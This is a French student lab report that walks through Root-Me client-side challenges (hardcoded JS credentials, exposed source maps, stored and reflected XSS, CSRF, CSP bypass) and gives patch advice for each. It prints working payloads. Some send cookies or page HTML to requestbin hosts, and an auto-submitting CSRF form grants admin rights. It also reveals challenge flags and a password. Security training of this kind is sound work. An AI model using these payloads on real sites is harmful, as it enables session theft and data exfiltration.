

TP2 : Client-side attacks

I. Facile

1. Faire le challenge : <https://www.root-me.org/fr/Challenges/Web-Client/Javascript-Authentification-2>


Nous avons trouvé le fichier login.js du site avec F12. Il suffit de lire le code et nous en avons déduit que le nom d'utilisateur était GOD et le mot de passe HIDDEN.

```
var TheLists = ["GOD:HIDDEN"];
for (i = 0; i < TheLists.length; i++)
{
    if (TheLists[i].indexOf(username) == 0)
    {
        var TheSplit = TheLists[i].split(":");
        var TheUsername = TheSplit[0];
        var ThePassword = TheSplit[1];
```


Pour que ce problème de sécurité soit patché il faudrait changer la manière dont est stocké le mot de passe. En effet, il ne faut jamais stocker les mots de passes en clair dans un fichier, d'autant plus si ce fichier est accessible par tout le monde. Il est préférable que le mot de passe, préalablement haché, soit stocké dans une base de données.

2. Faire le challenge : [Challenges/Web - Client : Javascript - Webpack \[Root Me : plateforme d'apprentissage dédiée au Hacking et à la Sécurité de l'Information\] \(root-me.org\)](#)

Nous sommes allés voir les sources javascript. Nous nous intéressons au fichier commençant par « app » puisque c'est l'application qui nous intéresse.



Nous avons essayé de télécharger ce fichier en tapant l'url suivante : <http://challenge01.root-me.org/web-client/ch27/static/js/app.a92c5074dafac0cb6365.js.map>



Le fichier se télécharge, nous en avons déduit que les sources map n'ont pas été désactivées lors de la mise en production.

Nous avons ensuite parser le fichier que nous venons de télécharger avec un script Python que nous avons nommé «source-map-parser.py». Nous avons

récupéré le code Python sur Github ([ici](#)) et l'avons mis dans le même dossier que notre fichier « app.a92c5074dafac0cb6365.js.map ». Nous avons ensuite rentré la ligne de commande suivante : « python3 ./source-map-parser.py -d fichier_parse -f app.a92c5074dafac0cb6365.js.map ». Un dossier « fichier_parse » a été créé. Nous y avons trouvé les sources :

Nom	Type	Taille
source-map-parser	Python source file	5 Ko
app.a92c5074dafac0cb6365.js.map	Linker Address Map	25 Ko

```

jadem@BOOK-ES0319Q2RG:~/secu_web/chal_js_webpack$ python3 ./source-map-parser.py -d fichier_parse -f app.a92c5074dafac0cb6365.js.map
[app.a92c5074dafac0cb6365.js.map] Parsing local resource
[app.a92c5074dafac0cb6365.js.map] Version 3 source map with 17 sources
[app.a92c5074dafac0cb6365.js.map] File found: fichier_parse/webpack/src/App.vue6afb
[app.a92c5074dafac0cb6365.js.map] File found: fichier_parse/webpack/src/App.vue
[app.a92c5074dafac0cb6365.js.map] File found: fichier_parse/webpack/src/App.vue
[app.a92c5074dafac0cb6365.js.map] File found: fichier_parse/webpack/src/components/Home.vueee5c4
[app.a92c5074dafac0cb6365.js.map] File found: fichier_parse/webpack/src/components/Home.vue
[app.a92c5074dafac0cb6365.js.map] File found: fichier_parse/webpack/src/components/Home.vue
[app.a92c5074dafac0cb6365.js.map] File found: fichier_parse/webpack/src/components/Duck.vue6eee
[app.a92c5074dafac0cb6365.js.map] File found: fichier_parse/webpack/src/components/Duck.vue
[app.a92c5074dafac0cb6365.js.map] File found: fichier_parse/webpack/src/components/DuckMandarin.vue0aa4
[app.a92c5074dafac0cb6365.js.map] File found: fichier_parse/webpack/src/components/DuckMandarin.vue
[app.a92c5074dafac0cb6365.js.map] File found: fichier_parse/webpack/src/components/YouWillNotFindThisRouteBecauseItIsHidden.vue9885
[app.a92c5074dafac0cb6365.js.map] File found: fichier_parse/webpack/src/components/YouWillNotFindThisRouteBecauseItIsHidden.vue
[app.a92c5074dafac0cb6365.js.map] File found: fichier_parse/webpack/src/router/index.js
[app.a92c5074dafac0cb6365.js.map] File found: fichier_parse/webpack/src/main.js
jadem@BOOK-ES0319Q2RG:~/secu_web/chal_js_webpack$ ls
app.a92c5074dafac0cb6365.js.map  fichier_parse
jadem@BOOK-ES0319Q2RG:~/secu_web/chal_js_webpack$ cd fichier_parse/
jadem@BOOK-ES0319Q2RG:~/secu_web/chal_js_webpack/fichier_parse$ ls
webpack
jadem@BOOK-ES0319Q2RG:~/secu_web/chal_js_webpack/fichier_parse$ cd webpack/
jadem@BOOK-ES0319Q2RG:~/secu_web/chal_js_webpack/fichier_parse/webpack$ ls
src
jadem@BOOK-ES0319Q2RG:~/secu_web/chal_js_webpack/fichier_parse/webpack$ cd src/
jadem@BOOK-ES0319Q2RG:~/secu_web/chal_js_webpack/fichier_parse/webpack/src$ ls
App.vue App.vue6afb components main.js router
jadem@BOOK-ES0319Q2RG:~/secu_web/chal_js_webpack/fichier_parse/webpack/src$

```

Il nous a suffi d'utiliser la commande « `grep -Ri "flag"` » sur le mot « `flag` » (puisque c'est un mot clef dans l'univers de la sécurité / de RootMe) pour trouver le mot de passe (encadré en rouge).

```

jadem@BOOK-ES0319Q2RG:~/secu_web/chal_js_webpack/fichier_parse/webpack/src$ grep -Ri "flag"
components/YouWillNotFindThisRouteBecauseItIsHidden.vue: // Here is your flag BecauseSourceMapsAreGreatForDebuggingButNotForProduction
jadem@BOOK-ES0319Q2RG:~/secu_web/chal_js_webpack/fichier_parse/webpack/src$


```

Pour patcher cette faille de sécurité il faut désactiver les sources map. Pour cela il serait possible de créer une « identity loader » qui filtre les sources map pour des fichiers particuliers ainsi que de changer la configuration Webpack.


II. Moyen

1. Faire le challenge : [Challenges/Web - Client : XSS - Stockée 1 \[Root Me : plateforme d'apprentissage dédiée au Hacking et à la Sécurité de l'Information\] \(root-me.org\)](#)

Dans un premier temps nous avons essayé de détecter de la XSS (cross-site Scripting) en essayant d'injecter du JS dans le formulaire, on remarque que la commande JS est bien interprétée




Nous avons donc utilisé une balise image HTML pour exécuter notre JS qui nous permet de récupérer le cookie. Nous avons donc rentré cette commande dans le champ « message » : « `` ».



Il va essayer de charger « `src=x` » mais ça ne va pas fonctionner. Nous lui passons une URL où nous souhaitons récupérer les données. Ici nous devrions avoir un serveur, mais nous sommes allés sur le site [requestbin.net](#) qui nous permet de récupérer ce que nous souhaitons (nous avons donné comme URL le lien, encadré en bleu, fourni

pas le site). Enfin, nous rajoutons le paramètre « `cookie` », pour qu'il envoie le cookie d'administrateur.

Nous rafraichissons régulièrement requestbin.net, dans l'attente qu'un administrateur se connecte. Nous voyons apparaître un POST contenant un cookie d'administrateur :




La solution, encadrée en rouge, est le cookie de l'administrateur.

Pour patcher cette solution il est possible d'utiliser les fonctions PHP `htmlspecialchars()`, ou `htmlspecialchars()` qui convertissent les caractères spéciaux en entités HTML. Il est également possible de filtrer les variables affichées ou enregistrées sur certains caractères. Par exemple, il est courant de filtrer les chevrons.

2. Faire le challenge : [Challenges/Web - Client : XSS - Volatile \[Root Me : plateforme d'apprentissage dédiée au Hacking et à la Sécurité de l'Information\] \(root-me.org\)](https://root-me.org/challenges/web-client/xss-volatile)


Il fallait dans un premier temps trouver l'entré permettant d'effectuer notre XSS. Nous avons remarqué qu'il y avait 4 pages différentes. L'une d'entre elle était un formulaire. Nous avons essayé d'injecter du JS dans ce formulaire mais nous avons remarqué que l'administrateur ne regardait pas ses emails et que de plus le formulaire semblait ne pas interpréter les commandes. Nous nous



sommes tournés vers une attaque XXS reverse en utilisant le paramètre « p » présent dans l'URL.

Nous avons donc rajouté une commande JS dans l'URL pour tester. Pour cela nous avons rajouté : « `?p=<script>alert(1)</script>` ». Cela nous a donné une piste puisqu'une nouvelle page s'est affichée. Cette page, de plus, permet d'envoyer l'erreur à l'administrateur. Par la suite nous avons essayé d'injecter différentes commandes

pour récupérer le cookie administrateur mais ça ne semblait pas fonctionner. Donc nous avons analysé dans un premier temps la page HTML de l'envoi d'erreur à l'administrateur. En regardant tout le code, nous avons trouvé une balise commentée qui portait le nom



« security ». Dans l'onglet Réseau de notre navigateur nous avons remarqué qu'une requête pour envoyer l'erreur à l'administrateur se définissait comme cela : « `?p=report&url=http%3A%2F%2Fchallenge01.root-me.org/web-client/ch26/?p=xxx%27xxx` ». Nous avons continué d'étudier des URL de demandes qui

étaient :

Paramètre rentré :	Ce qui s'affiche dans le href du HTML :	Comment l'URL est envoyée (dans réseau) :	Bilan :
<code>?p=xxx'xxx</code>	<pre>"The page "</pre> <pre>xxx'xxx</pre> <pre>" could not be found." == \$0</pre>	<pre>http://</pre> <pre>ttp://challenge01.root-</pre> <pre>me.org/web-</pre> <pre>client/ch26/?p=xxx%27xxx</pre>	Les simples quotes ne sont pas filtrées

?p="nice"	"The page " "nice" " could not be found."	http://challenge01.root-me.org/web-client/ch26/?p=%22nice%22	Les doubles quotes sont filtrées
-----------	--	--	----------------------------------

Ces valeurs sont la représentation hexadécimale de caractères :


%3A	:
%2F	/
%3F	?
%3D	=
%27	'
%22	"
%3C	<
%3E	>

Il faut donc passer à travers cet encodage hexadécimal pour

```
<p>= 50
"The page "
<a href="?p=security">security</a>
" could not be found."
</p>
```

exploiter la vulnérabilité de la simple quote : %27. En effet, nous avons remarqué que la balise href, présente dans la phrase


indiquant que le site n'était pas trouvé, était vulnérable. En utilisant la commande « 'onmouseover='alert()' » nous remarquons que l'injection fonctionne (cf. image de droite). C'est un event connu pour tester si une attaque XSS est possible. Afin de récupérer le cookie de l'administrateur nous avons rajouté la commande suivante :



'onmouseover='\$.get(/\\d1d88xfrh4az04dj.b.requestbin.net/, cookie)	
\$.get	Pour envoyer un requête http get à une page et avoir un résultat en retour. Ici \$.get(URL, data)
d1d88xfrh4az04dj.b.requestbin.net	Comme dans le challenge précédent utilisation du site Request Bin pour récupérer le cookie.

Nous avons reçu la page permettant d'envoyer l'erreur à l'administrateur. Après avoir cliqué sur le bouton du formulaire, nous avons rafraîchi régulièrement notre « serveur » et nous avons pu récupérer le flag pour valider le challenge (encadré en rouge).

challenge01.root-me.org/web-client/ch26/?p=%27\$.get(/\\d1d88xfrh4az04dj.b.requestbin.net/,%20cookie)



Pour que cette faille ne fonctionne plus il est possible de paramétrer le serveur web de l'application pour retourner certains entêtes de protection contre les XSS :

- X-XSS-Protection : active le filtre anti-XSS de certains navigateurs récents.
- Content Security Policy ou CSP : le CSP définit les sources (images, fichiers CSS ou

JavaScript) d'une application web autorisées à être chargées sur le navigateur des utilisateurs. Un CSP bien configuré empêchera un potentiel attaquant de charger des fichiers JavaScript externes par le navigateur des utilisateurs.

III. Difficile

1. Faire le challenge : [Challenges/Web - Client : CSRF - 0 protection \[Root Me : plateforme d'apprentissage dédiée au Hacking et à la Sécurité de l'Information\] \(root-me.org\)](#)

Dans un premier temps nous avons essayé d'injecter des commandes dans le formulaire de Login mais rien ne semblait fonctionner. Nous avons donc essayé de nous créer un compte et de nous connecter avec ces identifiants créés. Une fois connecté nous avons cliqué sur « Profile ». Nous sommes arrivés sur la page « Profile » et quand nous avons envoyé la demande de mise à jour une phrase nous indiquait que nous n'étions pas administrateur. Ensuite nous sommes allés dans l'onglet « Contact ». En inspectant ces deux dernières pages nous avons remarqué que leurs formulaires étaient en méthode POST, qu'ils avaient comme action « ?action= »

```
<form action="?action=profile" method="post" enctype="multipart/form-data">
  <div class="form-group">
    <label>Username:</label>
    <input type="text" name="username" value="toto">
  </div>
```

et que le formulaire de la page « Profile » avait la checkbox non cochée. Nous avons copié le code HTML du formulaire (bouton

droit → « copier outerHTML ») dans un éditeur de code. Nous avons rajouté un id au formulaire, et une ligne de JS pour récupérer la requête et bien sûr coché la check box pour devenir administrateur :

```
<form name="formulaire" action="http://challenge01.root-me.org/web-client/ch22/?action=profile" method="post">
<div class="form-group">
  <label>Username:</label>
  <input name="username" value="toto" type="text">
</div>
<br>
<div class="form-group">
  <label>Status:</label>
  <input name="status" checked="checked" type="checkbox">
</div>
<br>
<button type="submit">Submit</button>
</form>
<script language="javascript">document.formulaire.submit();</script>
```

Dans la zone « comment » de la page « Contact » nous avons copié le code présent ci-dessus.

Après avoir cliqué sur le bouton « Submit » le site nous a informé que notre message avait été transmis. Nous avons attendu quelques minutes et dans l'onglet « Private » on obtient le flag.

Your message has been posted. The administrator will contact you later.

Contact | Profile | Private | Logout
Good job dude, flag is: Csrf_Fr33style-L3v3l1!

Pour patcher cette solution il est possible d'utiliser les fonctions PHP `htmlspecialchars()`, ou `htmlentities()` qui convertissent les caractères spéciaux en entités HTML. Il est également possible

de filtrer les variables affichées ou enregistrées sur certains caractères. Par exemple, il est courant de filtrer les chevrons.

IV. Bonus


1. Faire le challenge : <https://www.root-me.org/fr/Challenges/Web-Client/CSP-Bypass-Inline-code>

Nous avons rentré un login et nous comprenons que le but est d'exfiltrer le contenu de la page visitée par le bot.

Dans un premier temps nous avons remarqué qu'un paramètre « ?user= » s'est rajouté à la fin de l'url. Nous avons testé si nous pouvions injecter du code dedans.



Nous avons dans un premier temps essayé seulement du JS avec la commande : ?user=<script>alert(1)</script> mais une page 403 est apparue. En effet du CSP qui est en place.



Donc nous avons essayé de mettre une commande « cachée » dans du HTML : `<img/src=x onerror="alert(document.body.innerHTML)">` et ceci a fonctionné. De plus nous avons un indice que cela allait fonctionner puisqu'il était marqué « script-src 'unsafe-inline' » qui indique qu'on peut mettre du gestionnaire d'événements dans des balises HTML.

Puisque le créateur du site nous informe que seulement le Bot peut accéder au Flag nous avons redirigé vers un domaine qui nous appartenait. Nous avons encore utilisé RequestBin. Nous

avons donc rentré la commande suivante à la suite de « ?user= » :

```
<img/src=x
onerror= »window.top.location='//u0zv1ax56cwuemy.b.requestbin.net ?htmlflag='.concat(btoa(encodeURIComponent(document.body.innerHTML))) »>
```

	Utilisée pour rediriger le navigateur sur une autre page. Top est utilisé quand on travaille avec des frames.
	Notre « serveur » Request Bin. Ne pas mettre http devant, ne fonctionne pas avec
	Nom de la variable qu'on veut récupérer
	Décode une chaîne de données qui a été codée à l'aide du codage en base 64.
	Récupère la syntaxe HTML
	Permet d'encoder un composant d'une URI en remplaçant chaque exemplaire de certains caractères par une, deux, trois ou quatre séquences d'échappement UTF-8 correspondantes.

Nous avons copié l'URL complète (qui se termine bien par la commande précédente) et nous l'avons collée dans le formulaire « Report a Vulnerability » qui nous a retourné :

We received your vulnerability, please wait a few minutes !

Nous sommes retournés sur notre serveur pour récupérer la page HTML lu par le bot.

HTTP

13s ago

From 212.129.38.224

http://u0zv1ax56cwuemy.b.requestbin.net

GET /?

0 bytes

htmlflag=JTBBJTA5JTNDZGIZlTlwY2xhc3MlMQQlMjJ3cmFwcGVyJTlyJTNFJTBBJTA5JTA5JTNDaDElM0VXZWxjb21uJTJlTlwJTND

FORM/POST PARAMETERS

None

HEADERS

Host: u0zv1ax56cwuemy.b.requestbin.net

Connection: close

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/86.0.4240.0 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9

Referer: http://challenge01.root-me.org:58008/page?user=%3Cimg%2Fsrc%3Dx+onerror%3D%22window.top.location%3D%27%2F%2Fu0zv1ax56cwuemy.b.requestbin.net%3Fhtmlflag%3D%27.concat%28btoa%28encodeURIComponentComponent%28document.body.innerHTML%29%29%29%22%3E

Accept-Encoding: gzip, deflate

Accept-Language: fr

X-Request-Id: 5468395e-f0f8-4434-b9eb-a07282646a72

X-Forwarded-For: 212.129.38.224

X-Forwarded-Proto: http

X-Forwarded-Port: 80

Il suffit ainsi de traduire cette réponse pour trouver le flag.

Dans un premier temps nous avons utilisé la fonction «`atob()`» au résultat de notre champ `htmlflag`. Puis nous avons appliqué la fonction «`decodeURIComponent()`» au résultat de la fonction précédente.

<code>atob()</code>	Décode une chaîne de données qui a été codée en utilisant le codage base 64.
<code>decodeURIComponent()</code>	Permet de décoder un composant d'une URI encodée par <code>encodeURIComponent()</code>

Nous avons bien pu trouver le flag en rouge ci-dessous.

